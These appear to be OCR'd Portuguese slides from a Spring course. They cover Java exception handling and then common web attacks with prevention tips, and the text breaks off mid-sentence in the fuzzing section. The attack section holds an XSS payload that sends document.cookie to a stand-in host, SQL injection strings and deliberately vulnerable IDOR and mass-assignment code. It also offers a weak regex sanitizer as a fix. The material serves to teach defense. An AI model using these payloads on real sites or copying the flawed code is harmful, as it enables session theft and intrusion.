at org.springframework.web.servlet.DispatcherServlet.doDispatch(DispatcherServlet.java:1089)
at org.springframework.web.servlet.DispatcherServlet.doService(DispatcherServlet.java:979)

Try-Catch-Finally

Responsável por fazer o tratamento de exceções no Java.

Cada bloco tem sua responsabilidade.

```
try {
    // código que pode gerar erro
} catch (TipoDaExcecao e) {
    // tratamento do erro
} finally { // (opcional)
    // sempre executa
}
```

Try-Catch-Finally

```java
try {
    int a = 10;
    int b = 0;
    int resultado = a / b;  // Erro: divisão por zero
    System.out.println("Resultado: " + resultado);
} catch (ArithmeticException e) {
    System.out.println("Erro: divisão por zero.");
} finally {
    System.out.println("Fim do bloco try-catch.");
}
```

Finally

O bloco `finally` sempre será executado, dando erro ou não.

Além disso, ele é opcional, então não é necessário estar presente no nosso código.

```
try {
    // código que pode gerar erro
} catch (TipoDaExcecao e) {
    // tratamento do erro
} finally { // (opcional)
    // sempre executa
}
```

Finally

Usado quando você precisa limpar ou liberar recursos, como fechar arquivos, encerrar conexões, ou finalizar processos.

```
try {
    // código que pode gerar erro
} catch (TipoDaExcecao e) {
    // tratamento do erro
} finally { // (opcional)
    // sempre executa
}
```

- Terminal linux;
- Word quando da erro e fecha sozinho;
- Registro de Log;

Cuidado!!

Se uma exceção for lançada dentro do bloco `catch`, ela não será tratada automaticamente e nada após o `catch` será executado e sua aplicação pode bugar e fechar sem aviso.

```
try {
    // código que pode gerar erro
} catch (TipoDaExcecao e) {
    // tratamento do erro
} finally { // (opcional)
    // sempre executa
}
```

Atenção: Mesmo no catch, é possível que seu código lance exceções

Como lançar uma exceção manualmente?


```java
public void validarIdade(int idade) {
    if (idade < 0) {
        throw new IllegalArgumentException("Idade não pode ser negativa!");
    }
}
```

Mais sobre exceções

Em Java, existem duas categorias principais:

checked: São exceções verificadas em tempo de compilação e o compilador exige que você as trate com `try-catch` ou as declare com `throws`.

unchecked: São exceções em tempo de execução (runtime) e o compilador não exige tratamento. Mas é indicado que sejam tratadas, mesmo não sendo obrigatório.


Throwable
Error
OutOfMemoryError
StackOverFlowError
Exception
Runtime Exception
ArithmeticException
NullPointerException
Checked Exceptions
IOException
SqlException
www.javatutoronline.com

Principais exceções Checked

IOException	Erro de leitura/gravação
FileNotFoundException	Arquivo ausente
SQLException	Erro ao interagir com banco de dados
ParseException	Erro ao interpretar datas

Principais exceções Unchecked

NullPointerException	Acessar algo em objeto `null`
ArrayIndexOutOfBoundsException	Índice inválido em array
ArithmeticException	Divisão por zero
IllegalArgumentException	Argumento inválido
NumberFormatException	Conversão de string para número inválida

checked exception - throws

O throws é usado para declarar que um método pode lançar uma exceção.

```
void meuMetodo() throws ParseException {
    // código que pode gerar ParseException
}
```

```
void meuMetodo() throws ParseException, IOException {
    // código que pode gerar ParseException
}
```

Vários catch

É possível ter vários `catch` no nosso código, o que permite tratar cada tipo de exceção de forma personalizada, mas vale uma observação importante.

O último catch deve ser com a classe `Exception`.

```
try {
    // Código que pode lançar vários
    // tipos de exceção
} catch (FileNotFoundException e) {
    // Arquivo não encontrado
} catch (NumberFormatException e) {
    // Erro de conversão de número
} catch (Exception e) {
    // Qualquer outra exceção
}
```

Vários catch

É possível ter vários `catch` no nosso código, o que permite tratar cada tipo de exceção de forma personalizada, mas vale uma observação importante.

O último catch deve ser com a classe `Exception`.

```
try {
    // Código que pode lançar vários
    // tipos de exceção
} catch (FileNotFoundException e) {
    // Arquivo não encontrado
} catch (NumberFormatException e) {
    // Erro de conversão de número
} catch (Exception e) {
    // Qualquer outra exceção
}
```

@ControllerAdvice

`@ControllerAdvice` é uma classe especial do Spring que permite aplicar lógica global a todos os Controllers de uma aplicação.

Funciona como um “guardião global”, interceptando exceções, parâmetros ou atributos antes que cheguem ao usuário.

Faz parte do conceito de Aspect-Oriented Programming (AOP), onde um advice é um código que roda em pontos específicos do programa (como antes, depois ou quando ocorre uma exceção).

```java
@ControllerAdvice  no usages
public class GlobalExceptionHandler {


    @ExceptionHandler(Exception.class)  no usages
    public String handleAllErrors(Exception ex) {
        ex.printStackTrace();
        return "erro";
    }

}
```

@ControllerAdvice - Boas Práticas

Centralize apenas o que é comum

- Use ControllerAdvice para erros globais e repetitivos, não para lógica de negócio.

Crie exceções customizadas quando necessário

Use @ExceptionHandler por tipo de exceção

- Separe tratamento de 400 (Bad Request), 404 (Not Found) e 500 (Internal Server Error).

Padronize a resposta

```java
@ControllerAdvice  no usages
public class GlobalExceptionHandler {


    @ExceptionHandler(Exception.class)  no usages
    public String handleAllErrors(Exception ex) {
        ex.printStackTrace();
        return "erro";
    }

}
```

@ControllerAdvice

`@ControllerAdvice` controller MVC

`@RestControllerAdvice` controller API

```java
@ControllerAdvice  no usages
public class GlobalExceptionHandler {


    @ExceptionHandler(Exception.class)  no usages
    public String handleAllErrors(Exception ex) {
        ex.printStackTrace();
        return "erro";
    }

}
```

@ControllerAdvice - Boas Práticas

Padronize a resposta

```
public class ResponseErro {  5 usages

    int status;  2 usages
    String mensagem;  2 usages
    String descricao;  2 usages
    Date data;  3 usages
```

```
@ExceptionHandler(Exception.class)  no usages
public ResponseEntity<ResponseErro> handleAllErrors(Exception ex) {

    ResponseErro erro = new ResponseErro(
            status: 500,
            mensagem: "Testando Erro a API",
            descricao: "",
            new Date());

    return new ResponseEntity<ResponseErro>(erro, HttpStatus.INTERNAL_SERVER_ERROR);
}
```

@ControllerAdvice - Boas Práticas


```java
@RestControllerAdvice(basePackages = "br.ufrb.imd.web2.atividade.api")
public class RestGlobalExceptionHandler {
```

```java
@ControllerAdvice(basePackages = "br.ufrb.imd.web2.atividade.web")
public class GlobalExceptionHandler {
```

Use a propriedade `basePackages` para
informar a qual pacote o Advice deve responder

Exceção Personalizada

É possível criar suas próprias exceções

```java
public class NegocioException extends Exception {  6 usages

    public NegocioException(String mensagem) {  1 usage
        super(mensagem);
    }

}
```

```java
@ExceptionHandler(NegocioException.class)  no usages
public ResponseEntity<ResponseErro> handleAllErrorsNegocio(NegocioException ex) {

    ResponseErro erro = new ResponseErro(
            status: 404,
            mensagem: "Erro de formatação",
            descricao: "",
            new Date());

    return new ResponseEntity<ResponseErro>(erro, HttpStatus.INTERNAL_SERVER_ERROR);
}
```

Exercício

Você deve criar uma API REST para gerenciar produtos (id, nome (obrigatório, mínimo 3 caracteres), preco (Double, obrigatório, maior que zero) e quantidade (Integer, obrigatório, >=0) A API deve permitir CRUD completo: criar, listar, atualizar, deletar produtos.

Além disso:

As regras de negócio:

- Não permitir deletar produto inexistente.
- Fazer um filtro por nome e quantidade dos produtos;

Toda exceção deve ser tratada por @RestControllerAdvice, retornando JSON padronizado com campos:

- mensagem (mensagem de erro)
- data

Aula 08

Tipos de Ataques

O que são ataques em aplicações web

Um ataque a uma aplicação web é qualquer ação intencional de um agente malicioso (hacker) que busca explorar vulnerabilidades no front-end (interface do usuário) ou back-end (servidor, APIs, banco de dados) de uma aplicação para causar dano, obter informações confidenciais, tomar controle do sistema ou interromper o serviço.

O que esses ataques podem fazer

Roubar dados sensíveis: senhas, tokens, dados pessoais ou financeiros.

Manipular informações: alterar preços, quantidades, permissões ou dados de usuários.

Assumir controle da aplicação: executar código malicioso, criar backdoors, roubar sessões de usuários.

Interromper serviços: ataques DoS (Denial of Service) ou sobrecarga de recursos.

Enganar usuários: phishing, clickjacking ou injeção de scripts.

Ataques em aplicações web: evitáveis e inevitáveis

No desenvolvimento de aplicações web, os desenvolvedores têm um papel central na prevenção de ataques. No entanto, é importante entender que nem todos os ataques podem ser completamente evitados apenas pelo código; alguns dependem de fatores externos à aplicação, como infraestrutura, usuários e agentes maliciosos avançados.

Ataques que podem ser evitados pelo desenvolvedor

Alguns ataques ocorrem devido a más práticas de programação, falhas de validação ou configuração incorreta da aplicação. Esses ataques podem ser prevenidos com boas práticas de desenvolvimento, frameworks seguros e validação rigorosa.

Ataques que podem ser evitados pelo desenvolvedor

Existem ataques que dependem de fatores externos à aplicação e que não podem ser totalmente mitigados apenas com código seguro. Nesses casos, a prevenção depende de infraestrutura, políticas de segurança e monitoramento contínuo.

XSS (Cross-Site Scripting)

Cross-Site Scripting (XSS) ocorre quando um atacante consegue injetar código malicioso (geralmente JavaScript) em páginas exibidas para outros usuários.

O atacante explora falhas na validação ou escape de dados que são retornados pelo servidor para o navegador.

Quando o usuário visualiza a página, o código malicioso é executado no navegador dele.

XSS (Cross-Site Scripting)

Cross-Site Scripting (XSS) ocorre quando um atacante consegue injetar código malicioso (geralmente JavaScript) em páginas exibidas para outros usuários.

O atacante explora falhas na validação ou escape de dados que são retornados pelo servidor para o navegador.

Quando o usuário visualiza a página, o código malicioso é executado no navegador dele.

```
<script>alert('XSS');</script>
```

```
http://meusite.com/busca?q=<script>fetch('https://malicioso.com/cookies?c='+document.cookie)</script>
```

Sanitizar entrada do usuário

Sanitizar significa limpar ou filtrar dados que o usuário envia, antes de salvar ou processar, removendo qualquer código malicioso.

```
public String sanitize(String input) {
    return input.replaceAll("<.*?>", "");
}
```


CSRF (Cross-Site Request Forgery)

CSRF é um tipo de ataque em que um site malicioso engana um usuário autenticado em outro site para executar ações indesejadas sem o seu consentimento. Ou seja, o atacante faz o navegador do usuário enviar requisições legítimas para um site confiável, explorando a confiança do site nos cookies de sessão do usuário.


CSRF (Cross-Site Request Forgery)

CSRF é um tipo de ataque em que um site malicioso engana um usuário autenticado em outro site para executar ações indesejadas sem o seu consentimento. Ou seja, o atacante faz o navegador do usuário enviar requisições legítimas para um site confiável, explorando a confiança do site nos cookies de sessão do usuário.

CSRF (Cross-Site Request Forgery)




CSRF (Cross-Site Request Forgery)



CSRF (Cross-Site Request Forgery)


CSRF depende de requisições cross-origin usando credenciais do usuário (cookies, tokens de sessão).

Se o navegador envia o cabeçalho Referer com a origem, o servidor pode verificar se a requisição veio do site legítimo.



CSRF (Cross-Site Request Forgery)

Se o Referer mostrar malicioso.com, o servidor pode bloquear a requisição, prevenindo CSRF.



CSRF (Cross-Site Request Forgery)

Spring Security já fornece proteção automática.

O Spring gera um token secreto para cada sessão do usuário, esse token precisa ser enviado junto com o formulário.

Requisições de sites externos não têm esse token → ataque bloqueado.

SQL Injection (SQLi)

SQL Injection (SQLi) é um tipo de ataque em que o atacante consegue inserir ou manipular comandos SQL em uma aplicação web, explorando entradas de dados mal protegidas.

O objetivo do ataque é executar comandos no banco de dados que não deveriam ser permitidos.

Pode permitir: vazamento de dados, alteração ou exclusão de informações, ou até assumir controle do banco.


SQL Injection (SQLi)

SQL Injection (SQLi) é um tipo de ataque em que o atacante consegue inserir ou manipular comandos SQL em uma aplicação web, explorando entradas de dados mal protegidas.

O objetivo do ataque é executar comandos no banco de dados que não deveriam ser permitidos.

Pode permitir: vazamento de dados, alteração ou exclusão de informações, ou até assumir controle do banco.

```
/usuario?login=' OR '1'='1
```




```
SELECT * FROM usuarios WHERE login = '' OR '1'='1'
```

SQL Injection (SQLi)

Em SQL, o símbolo -- indica comentário, ou seja, tudo que vem depois é ignorado pelo banco.

```sql
SELECT * FROM usuarios WHERE login = 'usuario' AND senha = 'senha';
```




Um atacante pode usar isso para anular parte da query legítima e inserir código malicioso.

```sql
SELECT * FROM usuarios WHERE login = 'admin' -- ' AND senha = 'qualquer';
```

SQL Injection (SQLi)

Em SQL, o símbolo -- indica comentário, ou seja, tudo que vem depois é ignorado pelo banco.

```sql
SELECT * FROM usuarios WHERE login = 'usuario' AND senha = 'senha';
```



Um atacante pode usar isso para anular parte da query legítima e inserir código malicioso.

```sql
SELECT * FROM usuarios WHERE login = 'admin' -- ' AND senha = 'qualquer';
```

SQL Injection (SQLi)

Como prevenir em Spring Boot

- Usar Prepared Statements / JPA
- Validar e sanitizar entradas do usuário
- Evitar campos de texto livres para dados críticos do banco

```
@Query("SELECT u FROM Usuario u WHERE u.login = :login")
Usuario findByLogin(@Param("login") String login);
```

```
PreparedStatement stmt = connection.prepareStatement(
    "SELECT * FROM usuarios WHERE login = ?"
);
stmt.setString(1, login);
ResultSet rs = stmt.executeQuery();
```

Mass Assignment / Overposting

Mass Assignment (ou Overposting) é uma vulnerabilidade que ocorre quando uma aplicação permite que o usuário envie dados em excesso ou campos que não deveria poder alterar, geralmente via formulários ou APIs.

Mass Assignment / Overposting

Mass Assignment (ou Overposting) é uma vulnerabilidade que ocorre quando uma aplicação permite que o usuário envie dados em excesso ou campos que não deveria poder alterar, geralmente via formulários ou APIs.

```java
public class Usuario {
    private String nome;
    private String email;
    private boolean admin; // campo sensível
    // getters e setters
}
```

```java
@PostMapping("/usuarios")
public Usuario criarUsuario(@RequestBody Usuario usuario) {
    return usuarioRepository.save(usuario);
}
```

```json
{
  "nome": "João",
  "email": "joao@email.com",
  "admin": true
}
```

Mass Assignment / Overposting

Mesmo que a aplicação não devesse permitir que usuários normais se tornassem administradores, o Spring preenche o campo admin automaticamente, criando um usuário com privilégios elevados.

```java
public class Usuario {
    private String nome;
    private String email;
    private boolean admin; // campo sensível
    // getters e setters
}
```

```java
@PostMapping("/usuarios")
public Usuario criarUsuario(@RequestBody Usuario usuario) {
    return usuarioRepository.save(usuario);
}
```

```json
{
  "nome": "João",
  "email": "joao@email.com",
  "admin": true
}
```

Mass Assignment / Overposting

Como prevenir

- DTOs (Data Transfer Objects)
  - Use classes separadas para receber dados do usuário, incluindo apenas os campos permitidos
- Validação explícita de campos
  - Não confie que o cliente só enviará os campos esperados.
- Binding específico
  - No Spring MVC, evite usar @ModelAttribute ou @RequestBody diretamente em entidades sensíveis

```
public class Usuario {
    private String nome;
    private String email;
    private boolean admin; // campo sensível
    // getters e setters
}
```

```
@PostMapping("/usuarios")
public Usuario criarUsuario(@RequestBody Usuario usuario) {
    return usuarioRepository.save(usuario);
}
```

```
{
  "nome": "João",
  "email": "joao@email.com",
  "admin": true
}
```

Força Bruta (Brute Force)

Um ataque de força bruta é quando um invasor tenta adivinhar senhas, chaves ou credenciais testando todas as combinações possíveis até encontrar a correta.

O atacante não precisa explorar uma falha técnica no software.

Ele simplesmente tenta todas as possibilidades até obter acesso.

Muito comum em login de sites, APIs, sistemas de autenticação, ou até em criptografia fraca.

Força Bruta (Brute Force)

Ataques de força bruta vão muito além de adivinhar login e senha. A ideia central é testar sistematicamente todas as combinações possíveis de algo que deveria ser secreto.

- Quebra de tokens ou chaves de API
- Quebra de PIN ou códigos de autenticação
- Ataques contra criptografia fraca
- Quebra de CAPTCHA simples ou padrões previsíveis

Força Bruta (Brute Force)

Como prevenir

- Limitar tentativas
- Autenticação multifator (MFA)
- Senhas fortes e políticas de complexidade
- CAPTCHA ou desafios anti-bot
- Tokens e chaves longas e aleatórias

- Quebra de tokens ou chaves de API
- Quebra de PIN ou códigos de autenticação
- Ataques contra criptografia fraca
- Quebra de CAPTCHA simples ou padrões previsíveis

IDOR (Insecure Direct Object References)

IDOR é uma vulnerabilidade que ocorre quando uma aplicação permite acesso direto a objetos ou recursos (como registros no banco de dados) sem verificar se o usuário tem permissão para acessá-los.

O atacante pode manipular parâmetros (IDs, nomes de arquivos, tokens) para acessar dados de outros usuários.

IDOR (Insecure Direct Object References)

IDOR é uma vulnerabilidade que ocorre quando uma aplicação permite acesso direto a objetos ou recursos (como registros no banco de dados) sem verificar se o usuário tem permissão para acessá-los.

O atacante pode manipular parâmetros (IDs, nomes de arquivos, tokens) para acessar dados de outros usuários.

IDOR (Insecure Direct Object References)

IDOR é uma vulnerabilidade que ocorre quando uma aplicação permite acesso direto a objetos ou recursos (como registros no banco de dados) sem verificar se o usuário tem permissão para acessá-los.

O atacante pode manipular parâmetros (IDs, nomes de arquivos, tokens) para acessar dados de outros usuários.

```
@GetMapping("/documento/{id}")
public Documento verDocumento(@PathVariable Long id) {
    return documentoRepository.findById(id).orElseThrow();
}
```

IDOR (Insecure Direct Object References)

Como prevenir

- Verificação de propriedade ou permissão
- Evitar IDs previsíveis
    - Use UUIDs aleatórios em vez de sequenciais, dificultando “adivinhação” de recursos.
- Controle de acesso centralizado

```
@GetMapping("/documento/{id}")
public Documento verDocumento(@PathVariable Long id) {
    return documentoRepository.findById(id).orElseThrow();
}
```

Session Hijacking / Token Theft

Session Hijacking (sequestro de sessão) é um ataque em que o invasor rouba ou intercepta a sessão de um usuário legítimo para assumir seu acesso na aplicação.

Sessões são normalmente identificadas por cookies de sessão ou tokens de autenticação (JWT, OAuth, etc.).

Token Theft é uma forma específica, onde o atacante rouba tokens de API ou JWT para se passar pelo usuário.

Session Hijacking / Token Theft

- Usuário faz login em um site: token = abc123.
- O token ou cookie é armazenado no navegador.
- Atacante rouba o token via:
  - XSS (executando script malicioso que lê cookies).
  - Sniffing em conexões HTTP não seguras.
  - Phishing ou engenharia social.
- Atacante envia token ao servidor: o sistema acredita que é o usuário legítimo.

Session Hijacking / Token Theft

Como prevenir

- Sempre usar HTTPS
  - Criptografa os tokens e cookies durante a transmissão.
- Marcar cookies como HttpOnly e Secure
- Tokens curtos e expiração rápida
  - JWTs com tempo de expiração curto (exp).
- Rotação de token e logout seguro
  - Invalidar tokens antigos ao fazer logout ou mudar senha.
- Proteção contra XSS
  - Validação de entrada, escaping de HTML, Content Security Policy (CSP).
- Detecção de sessões suspeitas

Clickjacking

Clickjacking é um ataque onde o invasor engancha o clique do usuário em uma interface maliciosa para executar ações que o usuário não pretendia.

O usuário pensa que está clicando em algo legítimo (botão, link, imagem).

Na verdade, ele está interagindo com uma camada invisível ou disfarçada de outra página, que realiza ações no site alvo.

Também é chamado de “UI redressing” (manipulação da interface).

Clickjacking

Clickjacking é um ataque onde o invasor engancha o clique do usuário em uma interface maliciosa para executar ações que o usuário não pretendia.

O usuário pensa que está clicando em algo legítimo (botão, link, imagem).

Na verdade, ele está interagindo com uma camada invisível ou disfarçada de outra página, que realiza ações no site alvo.

Também é chamado de “UI redressing” (manipulação da interface).

Clickjacking

Como prevenir

- X-Frame-Options (HTTP Header)
  - Impede que o site seja carregado em iframes de outros domínios.
  - X-Frame-Options: DENY // não permite iframe de ninguém
  - X-Frame-Options: SAMEORIGIN // só permite iframe do mesmo domínio
- Content Security Policy (CSP)
  - Header moderno que também controla carregamento de iframes
  - Content-Security-Policy: frame-ancestors 'self';

Fuzzing / Teste de entradas maliciosas

É uma técnica de teste onde um atacante (ou até uma ferramenta automatizada) envia muitos dados de entrada inesperados ou maliciosos para uma aplicação, com o objetivo de encontrar falhas, travamentos ou comportamentos anormais.

Em vez de tentar adivinhar manualmente, o atacante “enche” os campos com inputs variados, como:

